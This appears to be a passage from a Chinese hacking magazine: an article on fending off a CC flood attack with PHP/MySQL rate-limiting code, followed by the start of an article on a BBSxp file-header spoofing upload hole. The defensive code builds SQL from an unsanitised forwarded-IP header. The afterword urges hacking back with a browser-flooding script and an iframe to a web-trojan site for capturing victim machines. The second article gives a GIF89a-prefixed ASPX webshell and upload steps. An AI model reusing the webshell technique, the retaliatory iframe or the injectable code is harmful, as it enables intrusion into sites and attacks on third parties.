我们公司的网站是一个带有营销功能的电子商务型网站，它并没有很大的流量，平均每天的IP访问量250左右，PV浏览量450左右。然而最近两天，我却发现PV浏览量直线上升到近3万，同时带来的反应是页面访问速度下降，有时候页面样式不正常，图片无法下载，IP访问量直线下降，一度下降到70以下。查看站点流量统计系统，发现"直接输入网址或书签"方式访问网站首页的浏览量占90%以上。综合上述情况判断得知：网站遭受了CC攻击！也许3万的浏览量的确不够猛烈，想当年，攻击某游戏服务器，动用了1000多个代理，带给了它几十万的流量呢。正常情况下，就这3万的浏览量，公司的服务器是可以承受的，但是我们的网站带有一套客服聊天系统，公司有十几个MM守在电脑旁，可以和网站的每一个浏览者进行在线沟通，凭借这种营销策略，每天为公司带来几十万的收入。自从网站被攻击后，客服系统受影响最大，里面有大量无效的在线浏览者，软件也因为在线人数过多而不能承受，失去了响应，不能正常工作。接下来的事情就可想而知了，领导下了命令，技术人员楼上楼下到处跑，客服MM电话叫个不停等等。

二、CC攻击的原理

DDOS攻击中最流行的也是威力最大的就是基于页面的DDOS了，CC攻击是一种很聪明的分布式拒绝服务攻击(Distributed Denial of Service)，与典型的分布式拒绝服务攻击不同，攻击者不需要去寻找大量的傀儡机，代理服务器充当了这个角色，利用大量代理服务器对目标计算机发起大量连接，导致目标服务器资源枯竭，停止响应正常的新连接。CC攻击过程中与Web服务器之间建立的是合法的TCP连接，因此可穿透绝大多数硬件防火墙，而使得硬件防火墙形同虚设。尽管有一些防火墙可通过禁止代理而减缓这种攻击，但同时也使得利用代理服务器访问的某些合法单位用户被拒之门外，并且假如对方使用的是大量匿名代理攻击的话，则这种防范措施几乎没有什么效果。

可以实现CC攻击的工具有很多，最常见的是E.S.T出品的攻击工具CC v2.1b，该工具使用方便，速度快而且高，其运行后的界面如图1所示。

该工具操作非常傻瓜化，只要找一批代理，就可以进行攻击了。找代理怎么找呢，网上每天都有新的代理资源公布，而

且可以通过“代理猎手”等工具来搜索代理。CC v2.1支持随机符号，效率更高。不过从我们公司被攻击的情况看，攻击者似乎没有使用代理，而是使用有限的若干个IP反复刷新网站达数千次，可见攻击者没有使用专业的CC攻击工具。那么他们的攻击方式有可能更简单，比如我以前开发的一个刷流量的小工具就可以做到这件事，如图2。




图1




图2

使用该工具可以拼命地刷新一个页面，相当于拼命按“F5“键，可以想象，攻击公司网站的家伙使用的是一个类似的工具，攻击者可能是公司的竞争对手，也可能是无聊的攻击爱好者。

三、将安全进行到底

由于公司没有专业的防DDOS攻击的防火墙，一时之间也不好解决，因此当务之急是从Web程序上寻找解决问题的办法。在查阅无数资料后，我发现防范CC攻击的主要方法是：

1．限制代理访问；

2．限制页面刷新次数；

3．限制两次刷新网站之间的间隔时间；

4．限制ip。

防范的方法一般是使用cookies或者session，思路是访问者访问网站的时候，使用cookies（或者session）记录当前时间，当用户刷新一次网站的时候，使用当前的时间与cookies里面的时间进行比较，时间间隔不符合要求的访问则页面终止或者跳转！

```
<?php
$now=time();  //当前时间，单位为秒
if(isset($_COOKIE['cc'])){   //已经设置
if($now<$_COOKIE['cc']){      //判断
setcookie('cc',time()+10);    //10秒的时间间隔
Die('限制10内刷新，小样你想搞什么?');
}else{
setcookie('cc',time()+10);  //设置刷新时间为本次刷新的时间
}
}else{
setcookie('cc',time()+10);  //设置刷新时间为本次刷新的时间
}
echo "By Flyaway,QQ:156544632,^_^";
echo $_COOKIE['cc'];
?>
```

以上代码已经实现了防频繁刷新的功能，只要在index.php里面reqire_once一下就可以了，但是这段代码太简单了，不能判断刷新的次数，不能记录IP。为此，我们要设计出更完善的程序。

（1）数据库设计：建立一个数据库，比如Fy，建立2张表，分别为tt和ban。表tt结构如图3所示。

浏览 结构 SQL 搜索 插入 导出 Import 操作 清空 删除

字段	类型	整理	属性	Null	默认	额外	操作
cc	int(10)			否		auto_increment	
time	int(30)			否			
ip	varchar(30)	utf8_general_ci		否	0		

图3

表tt的作用是记录访问者的IP，刷新一次，就记录一次。字段cc相当于id，自动增长，字段time为刷新的时间，ip为访问者IP地址。表ban的结构如图4所示。表ban是为了记录刷新超过20（可以设置不同）次的访问者的IP，字段count为刷新的总次数。

字段	类型	整理	属性	Null	默认	额外	操作
ip	varchar(20)	utf8_general_ci		否	0		
count	varchar(10)	utf8_general_ci		否	0		

全选 / 全部不选 选中项：

图4

（2）至于完整的防CC攻击的代码cc.php，如下（限于篇幅，完整的代码已经收录于光盘中）：

```
<?php
//程序配置
$jiange=5;      //设置刷新间隔时间为5秒
$cishu=20;      //设置一个ip最多有20次的刷新机会，超过则该ip拒绝访问
//数据库配置
$servername = 'localhost';
$dbusername = 'root';
$dbpassword = 'qq156544632';
$dbname = 'fy';
$dbcharset = '';
$charset = 'utf-8';
//连接数据库
require_once('include/func_db_mysql.php');
$DB = new DB_MySQL;
$DB->connect($servername, $dbusername, $dbpassword, $dbname, $usepconnect);
unset($servername, $dbusername, $dbpassword, $dbname, $usepconnect);
//获得用户的IP地址
if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
    $ip = getenv('HTTP_CLIENT_IP');
}elseif(getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv………………………………

//限制刷新次数
$sql="SELECT count(ip) as a from tt where ip='$ip'";  //查询某ip刷新总次数
$c = $DB->query($sql);
$cc = $DB->fetch_array($c);
$ccc=$cc[a];              //数据库中该ip的刷新记录次数
```

```
    if($ccc>$cishu){          //如果一个ip已经刷新了20次,把它加入限制的范围, 插入ban表
     $DB->query("insert into ban (count,ip) values ('$ccc','$ip')");//插入最新的统计结果
        $DB->query("delete from ban where ip='$ip' and count<$ccc");//删除老的记录
     die('近期有人恶意攻击本站，为了网站正常工作，系统将提高安全系数。系统检测到你的ip刷新次数超过限制，请求被拒绝，如果刷新超过50次，你会发现硬盘被格式化，超过100次，会有警察叔叔请你喝茶！');      }
   ?>
```

而代码中用到的 include/func_db_mysql.php 是一个数据库操作类，代码如下：

```
  <?php
  class DB_MySQL  {
  function connect($servername, $dbusername, $dbpassword, $dbname, $usepconnect=0) {
              if($usepconnect) {
  if(!@mysql_pconnect($servername, $dbusername, $dbpassword)) ……………………
  ………………………………………………………………
        'mysql_unbuffered_query' : 'mysql_query';
  if(!($query = $func($sql)) && $type != 'SILENT') {
  $this->halt('MySQL Query Error', $sql);
              }
              $this->querycount++;
              return $query;}
     }
  }
  ?>
```

到这里就大功告成了，防范CC攻击程序cc.php可以说是非常完善了，没有用到cookies和seeion，而使用的是数据库。在首页index.php里面**reqire_once ('cc.php')**调用就可以了，该程序可以记录访问者的IP，每刷新一次，记录一次时间和IP。程序会进行分析，某IP刷新时间间隔不符合要求则终止运行，提示等待，如果刷新的总次数超过规定次数，该IP将无法正常访问。并且该程序具有限制代理的功能，具有统计的功能，如图5。

←T→			ip	count
□	✎	✕	61.183.248.122	22
□	✎	✕	192.168.8.14	49
□	✎	✕	58.48.126.179	21
□	✎	✕	221.234.211.232	438
□	✎	✕	61.183.248.122	22
□	✎	✕	58.49.104.50	162
□	✎	✕	221.234.210.86	270
□	✎	✕	221.234.200.32	256
□	✎	✕	221.234.210.184	740
□	✎	✕	59.173.0.130	373
□	✎	✕	221.234.192.3	323
□	✎	✕	59.172.148.99	294
□	✎	✕	59.172.185.128	512
□	✎	✕	221.232.159.38	904
□	✎	✕	221.232.139.2	621
□	✎	✕	59.172.78.232	666
↑	全选 / 全部不选	选中项:	✎	✕

图5

此处是ban这张表记录的刷新超过20次的所有IP地址。看到了吧，时间不长，有的IP就刷新上千次，是不是很恐怖呢？自然也会被拒绝访问了，如图6。

四、后记

现在，我们已经把攻击者IP通过数据库记录了下来，剩下来要做什么呢？

（1）整理图5中记录的那些IP资料，可以直接导出为Excel格式文件，然后去网监报案！

（2）喜欢搞恶作剧的朋友，还可以反攻击别人！修改cc.php，在**// 在$DB->query("delete from ban where ip='$ip' and count<$ccc")**这句代码的后面添加**for($i=0;$i<1000000;i++){echo"<script>alert('哈哈');";echo"</script>";}**这句代码，它会使攻击者的浏览器不断地弹出对话框。当然如果你喜欢，还可以加上更厉害的代码，甚至是格式化对方C盘的！




图6

（3）喜欢收藏肉鸡的朋友，可以准备好网马和木马。接着加上代码，加入的位置同上**Print <<<EOT<iframe src='http://www.156544632.cn' width=100 height=0>EOT;**。

其实大家完全可以自由发挥，鉴于我没有收藏肉鸡的爱好，就没有这么做，而是直接报案了。好了，谈了那么多，不知道本文对大家是否有所启发，其实防范CC攻击最好还是配合专业的硬件防火墙进行周密的安全部署。防火墙会检测并发的TCP/IP连接数目，超过一定数目一定频率就会被认为是Connection-Flood，而且专业的抗DDOS防火墙有检测代理的功能。有兴趣的朋友就到X论坛去讨论吧，希望可以和一些同志同道合的朋友多交流！（文章中涉及到的工具CCv2.0、cc.php、func_db_mysql.php已经收录在光盘中）

浅析文件头欺骗漏洞

文章难度：★★★
文章重点：结合BBSxp、DVBBS、DedeCMS等程序分析了文件头欺骗漏洞

28度的冰[H.S.T]

一、BBSxp文件头欺骗漏洞

文件头欺骗，这算不上是一个很新的话题了，虽然说很早就已经有了，但该漏洞却依然层出不穷。不知大家是否知道前段时间爆出的一个BBSxp 7.0文件头欺骗上传漏洞，可以上传特定的文件，直接得到Webshell！问题出在inc/upfile.asp里：

```
   if FileExt="asa" or FileExt="asp" or FileExt="cdx" or FileExt="cer" then error2("对不起，管理员设定本论坛不允许上传"&FileExt&"格式的文件") //不允许的扩展名有asa、asp、cdx、cer，好被动！
   if UpClass="Photo" or UpClass="Face" then
   if split(FileMIME,"/")(0)<>"image" then error2("相册只允许上传图像格式的文件")//关键处只判断了文件头，从而可以进行文件头欺骗！
   else if instr("|"&UpFileTypes&"|","|"&FileExt&"|") <= 0 then
error2("对不起，管理员设定本论坛不允许上传"&FileExt&"格式的文件")
     end if
```

从上面的分析可以看出，我们要上传的话需要满足两个条件：

1.扩展名不是asa、asp、cdx、cer中的类型；

2.文件头必须有image属性。

很显然，对于第一个条件，我们可以上传php、aspx等类型的文件以绕过扩展名校验。对于第二个条件，就要引出今天的话题——文件头欺骗了。

小知识：GIF文件头

文件头描述块（Header）定义GIF数据流（GIF Data Stream），

它的结构如图1所示。文件头描述块（Header）由GIF标记域（Signature）和版本号（Version）域组成，是一个由6个固定字节组成的数据块，它们用来说明使用的文件格式是GIF格式及当前所用的版本号。GIF标记域（Signature）存放的是“GIF”，版本号域存放的是1987年5月发布的“87a”或者1989年7月发布的“89a”，或者更加新的版本号。




图1

也就是说GIF图片的文件描述块中的6个固定字节数据块内容是gif87a或者gif89a，我们只要把木马的head改成这个就可以了。所以我们在diy.aspx前面加入gif89a或者gif87a，我选择添加的是gif89a。

构造出的木马结构形如下：

```
Gif89a
<%@ import Namespace="System.IO" %>
<%@ import Namespace="System.Diagnostics" %>
<%@ import Namespace="Microsoft.Win32" %>
……以下略去……
```

利用流程为：“注册”－>“个人服务”－>“上传头像”－>“上传”－>“成功”，结果如图2所示。




图2

